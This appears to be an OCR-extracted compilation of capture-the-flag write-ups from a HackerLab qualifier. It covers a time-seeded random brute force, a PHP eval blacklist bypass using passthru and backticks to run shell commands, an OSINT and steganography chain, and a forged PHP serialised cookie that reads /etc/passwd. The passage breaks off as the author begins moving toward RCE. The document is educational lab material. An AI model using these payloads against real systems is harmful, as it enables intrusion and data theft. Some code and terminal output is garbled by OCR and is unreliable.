111-200-243-18-33-99-172-114-102-149-150-255-25-91-129-161-145-44-121-217-12-201-247-198-145-114-128-74-101-185-81-50-245-105-247-205

10-167-73-106-67-197-119-71-218-39-114-109-195-144-101-122-59-233-1111-139-197-163-19-78-236-65-210-120-102-197-146-228-12-118-133-23

234-216-190-7-44-116-99-107-233-227-127-131-37-21-29-80-38-217-44-83-87-146-70-54-193-123-147-111-181-2-103-153-218-35-0-168

256-147-149-64-128-197-240-22-104-11-4-183-161-112-12-231-94-19-49-51-112-46-230-159-34-238-246-215-216-220-133-211-200-72-30-248

→ chall ■
```

And we know the way the encrypt function works and we can easily reverse the operation as this

```
pt = (b - r) % 256
```

But the issue now is what's the value of r

We know that each character is encrypted using various r value

So how do we know the value of r?

Remember that initially it seeds the random function with the current time the program runs

That makes it less secure and not too random and why is that?

Let me show u an example

```
- chall python3
Pythm 311: again, Feb 12 2023, 00:48:52) [CCC 12.2.0] on linux
Pythm 311: again, Feb 12 2023, 00:48:52) [CCC 12.2.0] on linux
Simport random
```

From the image above the current time isn't the same right

And therefore after the seeding the random numbers are not going to be the same too

But now watch this

We can clearly see that so far the seed value is the same the numbers aren't too random

What can we get from this now that we know it?

Since the program seeds using the current time

Therefore it's possible to brute force the right seed

How can we do that

If you notice the time.time() function

```
→ chall python3

Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.

>>> import time
>>> int(time.time())
1691421023
>>> int(time.time())
1691421024
>>> int(time.time())
1691421025
>>> int(time.time())
1691421025
>>> int(time.time())
1691421026
>>> intrime.time())
1691421026
>>> intrime.time()
169142
```

We can see that the last two values are the seconds counter the second to the last two values are the minutes

Basically the structure is that it's used to get the time in seconds since epoch

Currently the remote server and my time would differ maybe in minutes and seconds

But the year, month & date will be the same

That means that the last 4 values are subject to a brute force

So we can take advantage of this to get the right seed value

Then decode the flag

Here's my solve script

```
from pwn import *
from warnings import filterwarnings
import random
filterwarnings('ignore')
io = remote('54.37.70.250', 1873)
# io = process('python3 server.py', shell=True)
io.recvuntil('quitter')
io.sendline('e')
io.recvline()
data = io.recvline().decode()
data = data.replace('-', ' ').split()
char = []
for i in range(1691421396, 1691429999 + 1):
    random.seed(i)
    for c in range(len(data)):
        r = random.randint(0, 255)
        val = (int(data[c]) - r) % 256
        char.append(val)
        if len(char) == len(data):
            if chr(char[0]) == 'C' and chr(char[1]) == 'T':
                print(''.join(map(chr, char)))
            char = []
io.close()
```

I got the number used as my loop from int(time.time())

What my script basically does is:

- After it receives the integers it will split it into an array
- Then try to brute force the seed by doing the reverse of the encrypt function and checking if the 0th and 1st index of the result is equal to CT which is the known plaintext we know
- If it returns true that means we got the right seed and therefore we get the whole full plaintext

Running it works

```
→ chall python3 solve.py
[+] Opening connection to 54.37.70.250 on port 1873: Done
CTF_R4nd1N7_15_N1C3_71479317491023!!
[*] Closed connection to 54.37.70.250 port 1873
→ chall
```

CTF_R4nd1N7_15_N1C3_71479317491023!!

PHP Goat

×

PHP Goat

100

[FR]

Peux-tu contourner les restrictions en place afin de lire le secret du royaume ?

[EN]

Can you bypass the restrictions in place to read the secret of the kingdom?

http://qualif.hackerlab.bj:10543/


NB : L'attribution des points pour ce défi est faite manuellement par l'admin. Tu devras soumettre un writeup détaillé décrivant les étapes de résolution, accompagné du FLAG, avant de valider l'épreuve.

Author: E713RN17Y


New Submission

Previous Submissions


Going over to that url shows this



We can do some math operation



They attached the source code so let us take a look at it



Clicking that shows this

```
Call Claux S Kall Tools Kall Tools Kall Forums Kall Fo
```

Here's the summary of what it does:


- First our input is sent as a POST request and is stored in the \$v variable
- It then does a crazy preg_match on our input with that list of filters
- If it returns false i.e our input contains any of the blacklist it prints Try harder dude
- But if it returns true the input is passed unto to eval

The thing about eval is that it will run any php code given

That's why they used so many blacklist of common php codes

We can search for things like PHP Disabled Functions and try common ones


In this case the web server didn't block this




We can use show_source to view the php code but we don't need that since we already know the content of the source code

But another interesting function there that isn't blocked is passthru()


Using that confirmed remote code execution



Listing the files in the current directory shows this file



Checking it gives the flag




CTF_PHP_S0URc3_c0D3_4M4Z1NG_9741926

Another interesting character that php eval takes as a command is back tick which basically does shell_exec

```
Backtick - `
```


Here's the way to use it



`cat+FLAG_07314077310473014032840914317407104318403173014717430`

Category: Qualification stages

Hèviosso nou gué




At first I didn't want to do it because of the category (Steg, Osint, Forensic) it's under and that's what I don't like solving

But after seeing that a lot of people have solved it I said let me give it a go

And eventually after solving it I can say I learnt new things


Less talk more hacking :slight smile:

Going over to the mega link attached shows this video




I downloaded it

And after watching it at the end of the movie it showed this



BTW it also showed some recap of last year HackerLab and here's a photo of my friends lock picking (they solved all the lock picks btw lol)



The text is clearly in it's binary form

I wrote a quick python script to decode it

```
binary = [
    '00111000', '01001011', '01000001',
    '01110001', '01110100', '00110001',
    '01101101', '01100001', '01110110',
    '01000100', '01100010', '00101111',
    '01110101', '01110100', '01110101',
    '011101111', '011110101', '00101111',
```

```
'00101111', '00111010', '01110011',
    '01110000', '01110100', '01110100',
    '01101000']

decode = []

for i in range(len(binary)):
    decode.append(int(binary[i], 2))

print(''.join(map(chr, decode)))
```

Running the script gives this


```
→ Heviosso python3 binary.py
8KAqtimavOb/eb.utuoy//:sptth
→ Heviosso □
```

It looks like a YouTube link but the word has been reversed

So here's the right version of it

```
→ Heviosso python3 binary.py | rev
https://youtu.be/bDvamitqAK8
→ Heviosso ■
```

Going over the link shows this video




There are three things to notice:

- The title of the video looks like base{} encoded value
- The video shows that some words are being types but it isn't clear
- The YouTube user account that created this video

I spent about a day with this portion of the challenge

And that encoded value when decoded is hinting to the video



I played with the video for a while and tried things like attempting to remove the black background but I noticed that's futile because on each like about a second of the video the frames are just shown

So even if I completely remove the black background it won't change anything Now what can we do?

Well since characters are shown on each frames how can we extract the frame?


After searching the internet I found that one best tool for video manipulation is

So I used ffmpeg to do this

ffmpeg -i canyouseeme.mp4 frames/frame%d.png 2>/dev/null

It created 625 frames gotten from the video file

If we take a look at it we will see some values



But it's no use since that's not understandable

It's best when the images are all merged together right?

That's what I did


I searched on the tool we can use to achieve this and found the composite command

Here's how I merge the images together

```
- cp frame1.png result.png
```

- for f in frame*.png; do composite -compose Screen "\$f" result.png


On viewing the merged image shows this



We can extract the using a script but I wrote it manually

QXV0aG9y0iBAdGVnYmVzc291MQ==


Decoding it gives this



So we have a name


And obviously this is where OSINT comes in place

Searching the user on github shows this guy




We can have hope that he's the guy we are looking for since on his github profile it shows Daxome and he's from Benin

Anyways he has only 1 repository



Currently it shows just READMe.md but if you look at the commit we get

confidential.txt



Now that is suspicious

I cloned this repo to my box

```
Heriosso git clone https://github.com/tegbessul/oracle.git
Cloning into 'oracle' ...
renote: Enterting objects: 18, done.
renote: Compressing objects: 1808 (6/8), done.
renote: Compressing objects: 1808 (6/8), done.
renote: Compressing objects: 1808 (6/8), done.
renote: Total (6/818), pressed 0 (detts 0), pack-reused 0
Roceiving objects: 1808 (6/8), 1.58 Mis 1 269.80 Kis/s, done.
+ Weviosso of oracle

- Weviosso

- Weviosso
```

Viewing commit 00d32a2c3e669f7a1a45b31635246798968d130d shows the deleted file confidential.txt

git show 00d32a2c3e669f7a1a45b31635246798968d130d

And looking at the header shows that this is a WAV file

I first piped the result to a file then removed the values at the top

Then I used cut to get all the values starting after the :

```
→ coacle git:(main) x head wav

2.29 % GoO 5:cft GOO 5:74 5:55 5:66 67 72:00 RIFF. WAVEfmt
1800 0000 0000 000 1001 0000 0101 0300 ... D. ...
40400 1000 6:61 746 136f 6700 0000 0000 ... D. ...
40400 1000 6:61 746 136f 6700 0000 0000 100 Ffff
670 200 0300 feff feff 6301 02:00 fffff
... 0001 0300 feff feff 6301 02:00 fffe feff
... 0001 0300 1001 feff fer 6000 0300 076fe
6Fff 6300 0300 ffff 6000 0300 076fe
6Fff 6300 0300 fff 6000 0300 076fe
... 0001 0201 fff ff 6000 0300 076fe
... 0001 0201 ff 6000 0300 076fe
... 0001 0201 fff ff 6000 0300 076fe
... 0001 0201 fff
```

How do I know it's WAV because of the file signature header

Here's more resource on it

Now that we have it

I used xxp to fix it back to normal


```
→ oracle git:(main) X cat wav| xxd -r -p > ../audio.wav
→ oracle git:(main) X file ../audio.wav
../audio.wav; Riff (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
→ oracle git:(main) X □

Audio.wav; Riff (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
→ oracle git:(main) X □

Audio.wav; Riff (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
→ oracle git:(main) X □

Audio.wav; Riff (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
```

The audio was indeed playing



At this point this is where STEG comes in

After playing with it for hours trying various things based on Audio Steg

I finally got it to be StegoLSB

Here's the command needed to decode the LSB embedded in the WAV file

```
stegolsb wavsteg -r -i audio.wav -o output.txt -n 1 -b 1000
```

Viewing the created output file shows this

Find my e-mail address and send me a message with the TIC-TAC-TOE challenge answer in the subject line.

So we are to send a mail to the author with the Subject line to be the flag of the Tic Tac Toe challenge


To get the mail I checked the git log which gave it to be th3t0ul41960@gmail.com

git log

After sending the mail I got the response to be the flag


□ ☆ ➤ To: th3t0ul41960 2 Inbox CTF_50uRC3m4P_J5_072147408013208 - PGS_T4eq13af_Q3F_7erf0ef_743285253 17:17

If we click it nothing shows



Initially I just clicked on view as original and got it

But we can just select all word CTRL + A



Using dcodefr it was identified to be ROT-13




Decoding it gave the flag




Flag: CTF_G4rd13ns_D3S_7res0rs_743285253

Fun challenge!

AGOODJIE




Going over to the web server shows this





The page is static and fuzzing is futile


Looking at the request made when we refresh the page shows this



There are two things which are interesting:

- The PHPSESSID cookie value
- The web server is running on nginx

Decoding that value from the PHPSESSID cookie gives this



```
O:11:"ArcaneModel":1:{s:10:"armageddon";s:15:"/www/index.html";}
```

Looking at it clearly shows that the cookie value is being serialised and it seems to load the content of /www/index.html

This means we are dealing with a php deserialisation

The reason I like this challenge is because we will chain 2 vulnerabilities to gain RCE

I don't really know php descrialization so maybe there's a better way of solving this challenge

But here's my approach

Since that cookie is being serialised and it loads the content of the value stored in the armageddon variable we kinda have like Local File Inclusion

I created this php script to load /etc/passwd

```
<?php
class ArcaneModel
{</pre>
```

```
public $armageddon = "/etc/passwd";


}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

Running it creates the payload



Replacing that with the cookie works



Now we have confirmed our File Inclusion

But after trying to get the flag by trying various locations I didn't succeed

So I taught of how to leverage this to get RCE

Remember that this web server is running on nginx

